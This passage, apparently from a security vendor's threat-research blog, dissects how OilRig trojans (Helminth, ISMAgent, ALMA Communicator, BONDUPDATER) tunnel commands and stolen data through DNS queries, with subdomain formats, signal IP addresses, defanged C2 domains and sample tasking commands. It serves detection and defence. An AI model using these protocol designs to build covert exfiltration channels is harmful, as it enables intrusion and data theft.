  • Data upload includes a sequence number that allows the C2 to reconstruct the uploaded data in the correct order
  • Depending on the tool, A, AAAA, and TXT query types have been used by OilRig for tunneling
  • All of the DNS tunneling protocols will generate a significant number of DNS queries

This blog will dive deep into the DNS tunneling protocols used by OilRig’s tools Helminth, ISMAgent, ALMACommunicator, BONDUPDATER, and QUADAGENT. Each of these tools use DNS queries and the answers to these queries to communicate back and forth with its C2 server. Not only will this blog discuss the structure of the queries and the responses, but it will also show these protocols in action with screenshots of Wireshark displaying how the tunnels would look within a packet capture.

Tool Overview

OilRig delivered Trojans that use DNS tunneling for command and control in attacks since at least May 2016. Since May 2016, the threat group has introduced new tools using different tunneling protocols to their tool set. Figure 1 shows a timeline of when OilRig first used each of the 5 tools and their sub-variants in attacks, based on our visibility.

Figure 1. Timeline of OilRig introducing DNS tunneling tools

Regardless of the tool, all of the DNS tunneling protocols use DNS queries to resolve specially crafted subdomains to transmit data to the C2 and the answers to these queries to receive data from the C2. Therefore, the protocols must abide by the DNS protocol, so the specially crafted subdomains must have labels (portions of the subdomain separated by periods) must start and end with a letter or digit, contain letters, digits and hyphens and be less than 63 characters in length. Also, the entire domain queried, which includes the C2 domain and the specially crafted subdomain cannot exceed 253 characters.

The protocol used by each of the five tools to communicate with its C2 via DNS tunneling differ in many ways. First, the structure of the subdomains queried that the tools use to transmit information to the C2 differ. Next, the structure of the data received by the Trojans from the C2 in the answers to the DNS queries differ as well. The structure of the subdomains used to transmit data differ dramatically, both in the amount of data included and the encoding used to represent the data. The two encoding methods used by these tools to transmit data within the subdomains included base16 and base64 encoded data. The encoding method greatly impacts the amount of data the tool is able to transmit in the subdomain of each query, as base16 requires 2 ASCII characters to represent each byte of data, so each character byte within the subdomain can transmit half (.5) a byte of data. Compare this with the use of base64 to encode the data, in which each character of base64 encoded data in the subdomain represents 6-bits (.75 bytes) of the data. This makes the base64 encoding more effective from a transmission throughput perspective.

The DNS query type used by the Trojan for its tunnel greatly effects the amount of data that the C2 can transmit to the Trojan for each query. For instance, the tools that issue DNS A queries transmit data via IPv4 addresses within the answers, so the C2 is only able to transmit 4-bytes per query, whereas tools using AAAA queries can transmit 16-bytes within the IPv6 answer. Table 1 shows the tools and their variants covered in this blog with a focus on the number of bytes of data the C2 can provide per query, the amount of characters used in the specially crafted subdomain, the corresponding amount of data bytes sent per query and the encoding format used to transmit the data. The table below shows that QUADAGENT can transmit the most amount of data per query, as it has 60 characters within its subdomain to transmit base64 encoded data, meaning each query can transmit 45 (60*.75 = 45) bytes of data. The table also shows that the updated version of BONDUPDATER can download the most amount of bytes per query, as the C2 can provide 186.75 bytes of data thanks to the 255-byte maximum size for TXT queries and the C2 providing base64 encoded data after a 6 character sequence number ((255-6)*.75 = 186.75), which will be discussed later in this blog.

Tool Bytes received per query Characters for data per query Data bytes sent per query Data encoding in subdomain
Helminth 4 48 24 Base16
ISMAGENT 16 13 9.75 Base64
ALMA

Communicator

Dash 4 20 10 Base16
Dot 4 60 30
BONDUPDATER Original 3 50 25 Base16
Updated 186.75 60 30
QUADAGENT 16 60 45 Base64

Table 1. Throughput and encoding used by OilRig's tools using DNS tunneling

Another difference seen amongst the tools involves the type of DNS queries used to transmit and receive data, with each of the tools using DNS A, AAAA or TXT queries. Lastly, how the Trojan issues DNS queries differs as well. Depending on the tool, DNS queries could be issued using the built-in ‘nslookup’ application, using methods within the “UdpClient” class, using methods “GetHostByName” and “GetHostAddresses” from the ‘DNS’ class, or using the DnsQuery API functions within the ‘Dnsapi’ library.  Table 2 includes the five tools covered in this blog, which shows several different DNS query types used for the tunneling protocol and different functions used by the tools to issue the DNS requests. Also, the example C2 domain column provides the domain name once used by OilRig to host a C2 server for the associated tool.

Tool DNS Type DNS Query method Example C2 domain
Helminth A [System.Net.DNS]::GetHostByName go0gie[.]com
ISMAgent AAAA DnsQuery_A ntpupdateserver[.]com
ALMACommunicator A DnsQuery_W prosalar[.]com
BONDUPDATER A, TXT [System.Net.Dns]::GetHostAddresses, System.Net.Sockets.UdpClient poison-frog[.]club, withyourface[.]com
QUADAGENT AAAA nslookup.exe, Resolve-DnsName acrobatverify[.]com

Table 2. DNS type and query method used by OilRig's tools using DNS tunneling for C2

In the upcoming sections, we will provide an in-depth analysis of the DNS tunneling protocols used by each of OilRig’s tools.

Helminth

There are several variants of Helminth, as the OilRig actors actively developed this Trojan during the course of their attack campaigns. The Helminth Trojan came in two forms, a portable executable version and a PowerShell version, both of which received updates to their DNS tunneling protocol over time. The DNS tunneling protocols used in each variant operated the same way, but the developer would make changes to the generated subdomains to make them look visually different to evade detection.

For instance, Figures 2, 3 and 4 below show the subdomain generation function used in three variants of PowerShell Helminth, which effectively generate the subdomains with the same structure, but the first two characters differ from “00”, “zz” and “ww”. While the portable executable and PowerShell variants of Helminth generate different subdomains for their DNS tunneling, in this section we will focus on the PowerShell variant as it is easier to visualize.

Figure 2. Code in Helminth "00" variant used to generate subdomains

Figure 3. Code in Helminth "zz" variant used to generate subdomains

Figure 4. Code in Helminth "ww" variant used to generate subdomains

The Helminth variant that uses “00” as the first characters of generated subdomains is the first variant of this Trojan that we analyzed from an attack campaign on Saudi Arabian targets back in May 2016. During the explanation of the DNS tunneling, the “00” variant will be the main focus, but as the figures above suggest, the “ww” and “zz” variants are exactly the same just using different characters for the first two bytes of the subdomain.

The Helminth variant relies on DNS Type A requests to resolve custom crafted subdomains at the C2 domain to obtain IPv4 answers that it will ultimately parse and treat as data. It issues these DNS queries using the GetHostByName method in the System.Net.DNS class. The Helminth tool will use the downloaded data to create a batch script that it will run and upload the results to the C2 via the DNS tunnel. To carry out this activity, the Helminth tool looks for two hardcoded IP addresses within the response to its initial DNS query.

IP Address Description
33.33.x.x Provides script filename and instructs the Trojan to start downloading data to save to the batch script.
35.35.35.35 Instructs the Trojan to stop downloading data and to execute the downloaded batch script.

Table 3. IPv4 addresses used by Helminth for data transfer through the DNS tunnel

The Helminth Trojan initiates the conversation with its C2 server by issuing a DNS query to resolve a special subdomain that acts as a beacon. The C2 will respond to this beacon with an IPv4 address in the DNS answer that the Trojan will use to obtain a unique system identifier from the C2, specifically converting the number in the first octet of the IPv4 to a character and using this character to uniquely identify the system in subsequent DNS queries. The initial beacon to obtain a system identifier from the C2 has the following structure:

00000000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

Figure 5 shows this initial beacon that includes the hardcoded string of eight zeros (“00000000”), followed by three characters for the base36 encoded random number and a sequence number of “30”, which represents the character “0”. Figure 5 also shows the C2 server providing an IPv4 address of “35.0.0.0” as the answer to the DNS request. This IP address instructs the Trojan use the character “5” as a unique system identifier, as the number 35 represents the “5” character in ASCII. The Trojan will use this identifier in subsequent queries that the C2 server will use to identify the system.

Figure 5 Initial beacon from Helminth and the C2 replying with a unique system identifier

The next query includes the system identifier provided by the C2 as the third character in the subdomain, followed by the base36 encoded random number and the sequence number “30”, which represents the character “0”. This query has the following structure, which reuses the “30” sequence number as the Trojan has not begun receiving data yet:

00<system identifier>00000<base36 encoded random number less than 46655><sequence number “30”>.<c2 domain>

The C2 will respond to this query with an answer that contains an IPv4 address that is structured as “33.33.x.x”, which Helminth will treat the last two octets as integers (“x.x”) and converts them to characters to use as the name of the batch file used to store the downloaded script. Helminth will concatenate the “.bat” file extension to these two characters to create the batch script and will begin issuing additional DNS queries and treat future IPv4 addresses in responses as data that it will write to this file. Figure 6 shows the query containing the system identifier and the C2 responding with an IPv4 answer of “33.33.97.97”, which Helminth will use “97.97” to create a file named “aa.bat”, as the number 97 represents the “a” character in ASCII.

Figure 6. C2 providing Helminth with the two character filename

To download data from the C2, Helminth will issue DNS queries that have the following structure, which is similar to the previous query used to obtain the filename, however, these requests include a hardcoded string “232A” followed by the hexadecimal representation of the two characters used for the filename:

00<system identifier>00000<base 36 encoded random number less than 46655>232A<hexlified characters for filename><sequence number>.<c2 domain>

The C2 server will begin providing IPv4 addresses that the Trojan will treat each octet as the base10 representation of the binary data. The Trojan will write each byte to the batch file and continue to do so until the C2 provides the IPv4 address of “35.35.35[.]35” as a DNS answer, which instructs the Trojan to stop writing data to the file and run the file as a batch script.

Figure 7 shows the C2 server providing the “33.33.97[.]97” IPv4 address instructing the Trojan to create a file name “aa.bat”. The screenshot then shows the Trojan issuing DNS queries with incrementing sequence numbers (“31”, “32” and “33” for 1, 2 and 3), which the C2 is responding with two IPv4 addresses to transmit the data (119.104.111[.]97 and 109.105.32[.]32 to transmit the string “whoami”) followed by the “35.35.35[.]35” address to end the data transmission.

Figure 7. Helminth requesting data from the C2 server until receiving the IPv4 35.35.35[.]35 to stop the data transfer

Once it receives the “35.35.35[.]35” address, Helminth will run the downloaded batch script and save the output of the script to a text file whose name has the same two characters as the batch script. For instance, in the above example the Trojan would save the output of the “aa.bat” script to “aa.txt”. The Trojan will upload the contents of this text file to the C2 server via a series of DNS queries that have the following structure:

00<system identifier><characters for filename><sequence number><base 36 encoded random number less than 46655><up to 48 characters for a maximum of 24-bytes of hexlified data>.<c2 domain>

The Trojan splits the contents of the text file up into 24-byte chunks and converts each byte into its hexadecimal representation. Helminth will include the hexadecimal representation of these bytes within the subdomain and will issue a DNS query to transmit the data to the C2 server. The Trojan will continue this process until all of the 24-byte chunks are sent to the C2, with each query including an incrementing sequence number. Helminth does nothing with the C2 server’s answer to these queries, as it just makes sure the DNS server responded with any answer. Figure 8 shows the Helminth Trojan uploading the contents of the text file that contains the results of the batch script (“whoami” command) to the C2 server in a series of five DNS queries.

Figure 8. Helminth sending the results of the command within queried subdomains

ISMAgent

OilRig has used the ISMAgent tool in targeted attacks, one of which we publicly discussed in our blog titled OilRig Uses ISMDoor Variant; Possibly Linked to Greenbug Threat Group. OilRig’s use of this tool was an interesting discovery, as ISMAgent uses a DNS tunneling protocol very similar to another tool called ISMDoor that had been linked to another group called Greenbug. Researchers have already explained ISMDoor’s tunneling protocol here, so we will focus on explaining ISMAgent’s DNS tunneling protocol.

ISMAgent uses the DnsQuery_A API function to issue DNS AAAA requests to resolve custom crafted subdomains at an actor owned domain to send data to and receive commands from OilRig. The Trojan will initiate data transfer by issuing a beacon that contains a unique session identifier generated by calling the CoCreateGuid API function and using the resulting GUID with its hyphens removed. ISMAgent then uses this session identifier within a subdomain with the following structure that it will attempt to resolve:

n.n.c.<GUID used for session ID>.<c2 domain>

ISMAgent performs an AAAA query to resolve the domain, which effectively notifies the C2 that it is about to send data. If the C2 is operational, it will respond to this beacon with an IPv6 address of ‘a67d:0db8:a2a1:7334:7654:4325:0370:2aa3’ to acknowledge that it received the beacon and is ready to handle the data ISMAgent will attempt to send it. After receiving the acknowledgment IPv6 from the C2 server, the Trojan build a string that has the following structure:

http://<IP of C2 domain>/action2/<base64 encoded computername\username>||

ISMAgent will base64 encode the string above (converting “=”, “/” and “+” to “-“, “-s-“ and “-p-“ respectively) and then sends the encoded data to the C2 in a series DNS queries to resolve domains that have the following structure:

<up to 13 characters of base64 encoded data>.<iterating sequence number>.d.<GUID used for session ID>.<c2 domain>

The C2 will respond with a hardcoded IPv6 of “a67d:0db8:85a3:4325:7654:8a2a:0370:7334” to tell the Trojan that it received the data and to continue sending data. Once it has sent all the data to the C2 server, ISMAgent will issue a query to resolve a domain with the following structure to notify the C2 server it is done sending data:

n.<number of queries issued to send data>.f.<GUID used for session ID>.<c2 domain>

Figure 9 shows Wireshark displaying the ISMAgent beacon followed by the Trojan sending data to the C2 server. Figure 9 also shows that the C2 uses very specific IPv6 addresses as answers to the queries, specifically including the IPv6 addresses used for acknowledgement and to instruct the Trojan to continue sending data. Lastly, the screenshot shows a third IPv6 used to answer the last DNS query, which the Trojan will use to determine how many DNS requests it needs to issue to download data from the C2.

Figure 9. ISMAgent's initial beacon followed by the transfer of system data “action2” in the queried subdomains

Figure 9 showed the C2 server providing an IPv6 address as an answer to the query that ISMAgent issued to mark the completion of data transfer. ISMAgent will parse this IPv6 to make sure it starts with “a67d:0db8:85a3:4325:7654” and then uses the last two hexadectets as a number of DNS queries it should issue to download data from the C2 server. The Trojan will issue queries to resolve domains with the following structure and treats the IPv6 addresses in the answers as data:

www.<sequence number [0:count from C2 server-1]>.r.<GUID used for session ID>.<c2 domain>

Figure 10 shows the C2 server responding to a query with an IPv6 address that begins with “a67d:0db8:85a3:4325:7654” and ends with 11, which instructs ISMAgent to issue 11 DNS queries to download data. The screenshot then shows ISMAgent issuing 11 DNS requests that the C2 server responds with data structured as follows:

<GUID used as a unique system identifier>#command#<URL to download a file>#<command to run with cmd.exe>#<file to upload to c2>#

In Figure 10, the C2 provided IPv6 addresses that transmitted the following data to the ISMAgent Trojan, which would run a PowerShell script that writes text to a file “C:\Users\Public\file.txt:

2983b983-0acd-42db-9d86-0b096af5f369#command##powershell.exe -executionpolicy bypass \"$s = 'Text written to file.txt';$s | set-content 'c:\\Users\\Public\\file.txt'\"#

Figure 10. ISMAgent downloading data from the C2 within IPv6 answers that the Trojan will treat as a command

The next beacon sent by ISMAgent follows the same process as the initial beacon, including the query to resolve “n.n.c” followed by the data transfer requests with the base64 encoded data in the subdomain and finishing with the “n.<requests sent>.f” query. The data transferred differs from the initial beacon, as it includes the GUID provided by the C2 in the previous beacon and the URL contains the word “response” instead of “action2”. The data sent to the C2 has the following structure, which the word “response” notifies the C2 that it is responding the previous transmission of the GUID:

http://<IP of c2 domain>/response/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||

Figure 11 shows the DNS requests that ISMAgent issues to send this data to the C2 server. As you can see from the query to resolve the “n.12.f.” subdomain, ISMAgent sent 12 queries to transmit the encoded data to the C2 server via the DNS tunnel.

Figure 11. ISMAgent sending data “response” to the C2 server within queried subdomains

To show how ISMAgent exfiltrates data from the system, we issued the following command from the C2 server:

2983b983-0acd-42db-9d86-0b096af5f369#command###C:\\Users\\Public\\file.txt

The C2 issues this command within IPv6 addresses provided as answers to five queries seen in Figure 12. The command instructs ISMAgent to read the “C:\Users\Public\file.txt” file and upload its contents to the C2 server. If you recall, the string “Text written to file.txt” was written to this file from the PowerShell script executed by the initial command issued by the C2 server in Figure 11 above.

Figure 12. ISMAgent downloading data from the C2 within IPv6 addresses

ISMAgent will read the file and send its contents to the C2 server via the same sequence of DNS queries as before. The following shows the structure of the data uploaded, which is similar to but differs from previous data transferred, specifically including the string “upload” in the URL and the contents of the uploaded file following the double pipe (“||”) characters.

http://<IP of c2 domain>/upload/<base64 encoded computername\username>/<GUID provided by C2 as a unique system identifier>||<contents of file uploaded>

Figure 13 shows ISMAgent uploading the contents of the “file.txt” file by sending the following data in encoded form to the C2 in 15 DNS queries:

http://172.16.107[.]128/upload/V0lOLURQUUNPTkJMMU44XFJpY2sgRW5nbGlzaA%3d%3d/2983b983-0acd-42db-9d86-0b096af5f369||Text written to file.txt\r\n

Figure 13. ISMAgent uploading data to the C2 via the queried subdomains

ALMA Communicator

While tracking OilRig, we observed the threat group delivering two different variants of a tool called ALMA communicator as a payload. The two variants use DNS tunneling as its C2 channel, but the structure of the domains generated differ enough to describe them separately.

ALMA dash

The dash variant of ALMA was the first ALMA Communicator variant we discovered and was the focal point of our blog titled OilRig Deploys “ALMA Communicator” – DNS Tunneling Trojan. Like other tools used by OilRig, ALMA uses two separate folders named “Download” and “Upload” to store files that it receives from the C2 and to store files that it will exfiltrate to the C2. The ALMA dash tool will use a custom DNS tunneling protocol to download files provided by the C2 server and save these files in the “Download” folder. ALMA dash will routinely check the contents of the second folder named “Upload” and use the custom DNS tunneling protocol to exfiltrate the contents of each file in this folder.

ALMA dash’s custom DNS tunneling protocol relies on DNS A record queries to resolve custom crafted subdomains at the actor controlled C2 domain. ALMA dash builds the subdomains and uses the DnsQuery_W function to issue these DNS queries. OilRig transmits data via IPv4 addresses within the answers to these queries, which ALMA will save to the “Download” folder and execute using CreateProcessA with the command line of “cmd /c <downloaded file>”. The results of the command are saved to a file in the “Upload” folder that ALMA will exfiltrate to the C2 server.

ALMA dash generates a unique identifier for the system by gathering the user name and windows product key and combining the two strings together with an underscore (“_”) between them. The Trojan obtains the username via the GetUserNameA function and gathers the Windows product id by querying the registry, specifically the key SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProductId. ALMA will then generate the MD5 hash for this string and use characters at specific offsets (offsets 1, 5, 9, 13, 17, 21, 25 and 29) in this MD5 hash to create an 8-character string that it will use as the unique identifier for the system.

With the unique identifier created, ALMA dash initiates communications with the C2 server by sending a beacon to the C2 server using a DNS query to resolve a custom crafted subdomain at the actor-controlled C2 domain. ALMA issues these beacons to notify the C2 that it seeks to download data.

[random number between 1-9998]ID[unique identifier from MD5 hash of system information][sequence number]-0-2D-2D.[C2 domain]

Figure 14 shows the initial beacon sent from ALMA dash to its C2 server, including a random number of “6813”, a unique identifier of “8faa2150”, a sequence number of “0” and a hardcoded “-0-2D-2D" string used for the beacon.

Figure 14. ALMA Communicator's initial beacon to the C2

The authoritative DNS server for the C2 domain will send data to ALMA dash within the IPv4 answers to the query. The DNS server will use a hardcoded IPv4 address of 36.37.94[.]33 ($%^!)within answer to instruct the Trojan to begin treating all future IPv4 addresses within answers as data. To obtain the entire data stream, ALMA dash will continue to issue queries to resolve subdomains using the format above; however, ALMA will generate a new random number each query to avoid caching. ALMA dash will continue to send queries until it receives the IPv4 address of 33.33.94[.]94 (!!^^), which the C2 server will send when it is finished sending data. Figure 15 shows the C2 server answering the ALMA beacon with an IPv4 address of “36.37.94[.]33” to tell the Trojan to begin treating subsequent IPv4 as data.

Figure 15. C2 server responds to ALMA's beacon with data in the IPv4 answers

The Trojan will continue to treat the IPv4 addresses within the DNS query responses as data until the C2 server responds with the address of “33.33.94[.]94”. Figure 16 shows the C2 server providing data in the form of IPv4 addresses until it the “33.33.94[.]94” address to terminate the data transfer.

Figure 16. ALMA continues to issue queries to download data from the C2 until it receives the 33.33.94[.]94 IPv4 address

To exfiltrate data from the system to the C2 server, ALMA dash variants will read the contents of the files in the “Uploads” folder and send their contents to the C2 via a series of DNS queries. The DNS queries have a similar structure as the initial beacon, as these requests will start with a random number, the string “ID” and the unique identifier created based on the MD5 hash generated for the system information gathered by the Trojan. The differences include the hardcoded string of “0-2D-2D", which is no longer used but will be replaced by the following:

0This will contain the number of DNS queries the Trojan will request to transmit the entire data.

2DThis will contain 20 or less characters that represent 10-bytes of data from the exfiltrated file in hexadecimal format.

2DThis will contain 16 or less characters that represent the first 8-bytes of the filename being exfiltrated in hexadecimal format.

The resulting structure for the data exfiltration queries is as follows:

[random number between 1-9998]ID[unique identifier from MD5 hash of system information]-[number of requests needed to transfer data]-[20 characters or less for hexlified data]-[16 characters or less for hexlified filename].[c2 domain]

Figure 17 and 18 show ALMA communicator exfiltrating data via the DNS tunnel. The two screenshots show the Trojan providing the number “29”, which is the total number of DNS queries it will issue to transmit all of the data. The string “5F446E73496E6974” appears in each of the subdomains, as it is the hexlified representation of the filename “_DnsInit”, which was the name of the batch script provided by the C2 server and executed by the Trojan. The two screenshots show the sequence number after the unique identifier “8faa2150” starting at “1” and incrementing up to “29” when transmitting the data to the C2 server.

Figure 17. ALMA beginning the exfiltration of data to the C2 in the queried subdomains

Figure 18. ALMA finishing the exfiltration of data to the C2 in the queried subdomains

ALMA dot

This variant of ALMA is very similar to the ALMA dash variant; however, the information sent to the C2 server and specific formatting of the data within the DNS tunneling protocol differ. In addition to the user name and ProductId gathered by the dash variant of ALMA, the dot variant also gathers the computer name and the serial number of "\\.\PhysicalDrive" and concatenates the system information using an underscore ("_") to split up the fields. Like the dash variant, the dot variant generates the MD5 hash of the gathered information and uses it as a unique identifier, but instead of using a shortened version of this hash, the dot variant uses the entire MD5 hash as the unique identifier. The initial beacon to the C2 is structured slightly differently than the dash variant and results in drastically different subdomains, specifically having the following format:

[random number between 1-9999999].MD5 hash for unique identifier].[sequence number].0.2D.2D.[c2 domain]

Figure 19 shows a beacon generated by ALMA dot that contains a random number, the MD5 hash of the generated system specific data used as an identifier and a sequence number of 0.

Figure 19. Beacon generated by ALMA dot

To receive data from the C2, the Trojan will process the IPv4 addresses within the answers to the DNS query. Like, the dash variant, the dot variant of ALMA uses the following two IP addresses to mark the beginning and end of the data transmission:

Start – 36.37.94.33 ($%^!)

End – 33.33.94.94 (!!^^)

Figure 20 shows the ALMA dot variant using the same IPv4 address of “36.37.94[.]33” to mark the beginning of the data it will download from the C2 server, which in this case is the same batch script “_DnsInit.bat” as mentioned in the ALMA dash section.

Figure 20. ALMA dot using DNS tunnel to download a batch script from the C2 server

When exfiltrating data via the DNS tunnel, ALMA dot variant has a similar but different structure than the dash variant and can transmit three times the amount of data per request. The following structure shows that the dot variant exfiltrates 60 characters of hexlified data (30 bytes) and another 60 characters of hexlified data (30 bytes) that represents the filename that the data is exfiltrated from:

[random number between 1-9999999](IDID|idid)[MD5 hash for unique identifier].[sequence number].[total count in sequence].[60 or less characters for hexlified data].[60 or less characters for hexlified filename].[c2 domain]

Figure 21 shows the ALMA dot variant exfiltrating the results of the batch script downloaded by the C2 server in the previous figure. The figure shows the queries containing a sequence number that increases by one each query until it reaches 8, which is the value in the field in the subdomain that signifies the total number of queries in the sequence. The following field contains 60 characters that represent 30 bytes of hexlified data that the Trojan is sending to the C2. The last field in the subdomain is the hexadecimal string “5F446E73496E69742E747874” that decodes to “_DnsInit.txt”, which is the file that stored the results of the “_DnsInit.bat” script downloaded from the C2 server.

Figure 21. ALMA dot sending the output of the batch script via the DNS tunnel

BONDUPDATER

OilRig has used the BONDUPDATER tool in its attack campaigns as far back as mid-2017 according to FireEye’s research. There were two known variants of BONDUPDATER prior to our discovery of a new variant of BONDUPDATER delivered in a targeted attack on a Middle Eastern government organization in August 2018 that we blogged about here. The early variants of variants of BONDUPDATER used DNS A record queries for its DNS tunnel using the “GetHostAddresses” method in the System.Net.Dns class. The later variant of BONDUPDATER relied on raw sockets provided by the System.Net.Sockets.UdpClient class to issue both DNS A and TXT lookups to facilitate the DNS tunnel. The use of multiple DNS query types makes the two BONDUPDATER variants dramatically different, so we will describe each separately.

Early BONDUPDATER

The initial BONDUPDATER samples used DNS A queries exclusively to set up its communication tunnel with its C2 server. Depending on the sample, the subdomains generated by this variant of BONDUPDATER would differ slightly, but the overall purpose of this variant of BONDUPDATER is to use a DNS tunnel to download a new PowerShell and/or VBScript script from the C2 to execute.

The initial BONDUPDATER variant issues a beacon in the form of a DNS A request to the C2 server. To build this beacon, the Trojan will create a subdomain that contains a random number, a sequence number and a unique system identifier. The Trojan will first create a unique system identifier by executing the “whoami” command and using the first 12-characters of output as the identifier. The sequence number in the subdomain allows the Trojan to notify the C2 the offset within the data that it is requesting, which is “000” for the initial beacon. The Trojan uses the following structure for the initial beacon:

<random number between 10-99, 1-6 digits worth><action value, “0” for beacon><sequence number><unique system identifier>B007.<C2 domain>

If the C2 wishes to send data to the Trojan, it will respond with an IPv4 address within the answer that starts with “24.125” as the first two octets. The Trojan will treat the remaining two octets as characters that it will use as a filename to save the data provided by the C2. The Trojan will use the last character of the filename to determine how to handle the data provided by the C2. Table 4 shows the three values the Trojan will look for as the last digit of the filename (fourth octet of response to the beacon) and how the Trojan will handle the received data.


Last digit in Filename Description
0 Treat data as PowerShell commands to execute
1 Write data to <filename>.ps1
2 Write data to <filename>.vbs

Table 4. Commands run based on the trailing character in the filename

Figure 22 shows the C2 responding with “24.125.0[.]1”, which instructs BONDUPDATER to create a file named “01.ps1” to save the data. If the C2 wishes to terminate the Trojan, it would respond to the beacon with an IPv4 answer of “11.24.237[.]110”.

Figure 22. Original BONDUPDATER beacon and the C2 server responding with a filename and data within the IPv4 answers

Once it creates the file, BONDUPDATER will begin sending DNS queries to request IPv4 answers that it will treat as data. The Trojan will use the same query structure as the beacon, but will use an action value of “1” and begin incrementing the sequence number in the subdomain by 3 upon each request for data. The sequence number corresponds to the offset of the data that the C2 server will send, which it will transmit three bytes at a time within the first, second and third octets of the IPv4 address. The C2 will provide the current sequence number within the fourth octet of the IPv4 address, which echoes the sequence number back to the Trojan to confirm it is the correct data chunk. Figure 22 also shows the C2 providing IP addresses as answers to next two queries with the first three octets as data and the fourth octet as the sequence number, which the Trojan would save “whoami” to the “01.ps1” file.

If the Trojan successfully downloads the data from the C2 server, it crafts another subdomain that it will query to notify the C2 of the successful data transfer. This subdomain is interesting as it includes the system specific identifier from the beacon, but also includes up to 25-bytes of hexadecimal bytes of the output from the “whoami” command that was used to craft the unique system identifier. We believe that BONDUPDATER would use this structure to transmit data back to the C2 server if desired. The subdomain built for the notification query has the following structure:

<random number between 10-99, 5-10 digits worth>4<sequence number, always “000”><unique system identifier>B007.<25-bytes of hexlified ‘whoami’ output>.<C2 domain>

Figure 23 shows BONDUPDATER notifying the C2 that it downloaded the data, but the figure also shows how the queries would look for data exfiltration.

Figure 23. BONDUPDATER sending data to the C2

The BONDUPDATER Trojan does not run the downloaded PowerShell or VBScript files, instead it relies on the C2 responding to a subsequent beacon with an IPv4 within the answer that starts with “24.125” and the fourth octet containing a “0”. According to Table 4, BONDUPDATER would treat the downloaded data as a PowerShell command, which would allow the actor to run previously downloaded PowerShell and/or VBScript files.

Updated BONDUPDATER

The updated BONDUPDATER that OilRig used in a 2018 attack on a Middle Eastern government organization had the same DNS tunneling protocol as the previously described variant, however, it could also use a different tunneling protocol that used a combination of DNS A and TXT queries for data transfer.

The updated BONDUPDATER uses the same DNS tunneling protocol using DNS A queries, specifically looking for an IPv4 address starting with “24.125” to get the filename to save the data to and “11.24.237.110” if the C2 wishes to terminate the Trojan. The updated BONDUPDATER also looks for an IPv4 address of “99.250.250.199”, which instructs the Trojan to begin using the alternate DNS tunnel that issues DNS TXT queries to transfer data.

Regardless of which DNS tunneling protocol the Trojan uses, the subdomains crafted have a different structure from the previously known variant. As mentioned in our previous blog:

"The format of the generated domains for both sending and receiving starts with the previously generated GUID created to uniquely identify the system. However, the Trojan inserts a part number value and an action type character into this GUID string at random offsets. The part number value is a three-digit string that corresponds to the chunk of data the Trojan is attempting to transmit. The action type is a single character that notifies the C2 the type of communication the Trojan is carrying out. The two static characters “C” and “T” in the subdomain surround two digits, which help the C2 server find the part number and action type mixed in within the GUID string at random offsets."

The structure of the subdomains previously described is as follows, with the indexes for the part number and action representing a zero-based indexed string (0 is the first character of the string):

<GUID with part number and action character><sequence number><between 1 and 7 random characters>C<index of part number><index of action>T.<C2 domain>

The initial beacon from the Trojan to the C2 uses an action type of “M” and a part number of “000”, as the Trojan is not attempting to transmit any data. Figure 24 shows an example beacon sent from the BONDUPDATER to its C2 server, with the part number “000” at offset 7 and the action “M” at offset 4. It is important to note that if the index of the action is larger than the index of the part number, then the location of the action will be incorrect and will need the length of the part number (3) added to it to find the correct offset.


Figure 24. Updated BONDUPDATER’s initial beacon and the C2 instructing Trojan to use TXT queries

As you can see in Figure 24, the C2 server responded to the beacon with the IPv4 address “99.250.250[.]199” to instruct BONDUPDATER to use the new TXT-based DNS tunnel. To obtain commands from the C2 server, BONDUPDATER will request a filename from the C2 server via a beacon that uses a DNS TXT query with “W” as the action value. BONDUPDATER will not only use this filename to write downloaded data to, but it will also use the trailing character of the filename as the command to run. Table 5 from our previous blog shows how the Trojan will use the trailing character of the provided filename to carry out specific activities.

Trailing Character/Command Purpose Description
0 Execute command Reads the contents of the file and runs them as a command with “cmd.exe”. The output of the command is saved to a file whose name starts with “proc” and is stored in the “sendbox” folder, which the Trojan will send to the C2 server.
1 Download file Reads the contents of the file for a path to a file to download. Copies the specified file to a file in the “sendbox” folder for the Trojan to send to the C2 server.
Any other character Upload file Used to store a file on the system. The file is moved to the “done” folder, which stores the file for future use. The Trojan writes “200<>[path to stored file]” to a file in the “sendbox” folder to notify the C2 that the file was downloaded successfully.

Table 5. Commands available in BONDUPDATER and their purpose

 The C2 server will respond to this DNS TXT query with TXT answers that start with an instruction that tells BONDUPDATER how to process the data. Table 6 from our previous blog shows the instructions that the Trojan will parse for within the TXT answer. A greater than (“>”) character will immediately follow the instruction within the TXT answer, in which the Trojan will treat the characters that follow the greater than character as data.

Instruction Description
N Idle. Set action type of next query to “W”
S Receive data from C2. Decode data portion as base64. Sets the action type of future queries to the C2 to “D”.
S000s Use data to as a portion of the filename to save data to. The data is appended to the string “rcvd”, which will be saved in the “receivebox” folder. Sets the action type of future queries to the C2 to “D”.
E Write bytes provided by the “S” command to the file resulting from the “S000s” command. The breaks the loop for the script to process the downloaded file.
C Cancel communications by exiting the loop.

Table 6. Instructions within the new data transfer process in BONDUPDATER and their meanings

To execute a command on the system, the C2 would respond to the “W” TXT beacon with the instruction “S000s” followed by the greater than (“>”) character and a filename that ends in a character that ends in “0”. Figure 25 shows the BONDUPDATER issuing a request to obtain a filename from the C2 server by issuing a TXT query with the “W” action at offset 3 in the subdomain. The screenshot also shows the C2 responding to the query with “S000s>10100”, which tells the Trojan to create a file named “rcvd10100”, as the Trojan will append the provided filename to the string “rcvd”.


Figure 25. BONDUPDATER requesting a filename to which to save downloaded data

 With the filename obtained, the Trojan will begin issuing DNS TXT queries with an action of “D” to download data from the C2. The C2 server will respond to these requests with an instruction of “S0000”, followed by the first chunk of base64 encoded data that is the command. Figure 26 shows BONDUPDATER issuing a TXT query with the “D” action at offset 5 and the C2 server responding with the instruction of “S0000” and the encoded command of “d2hvYW1pJmlwY29uZmlnIC9hbGw=” for the command “whoami&ipconfig /all”.


Figure 26. BONDUPDATER requesting data to download and the C2 providing base64 data

 BONDUPDATER waits to receive an instruction from the C2 server that starts with “E” before writing the downloaded data to the supplied filename. After receiving the “E” instruction, the Trojan will write the base64 decoded data to the file and process the newly created file. Figure 27 shows the C2 server providing the “E” instruction within the TXT answer. In the current example, the Trojan would treat the newly saved file as a script thanks to the filename ending with the “0” character. The Trojan would run the contents of the file using “cmd.exe” and save the output to a file named “proc10100” that will be uploaded to the C2 server.

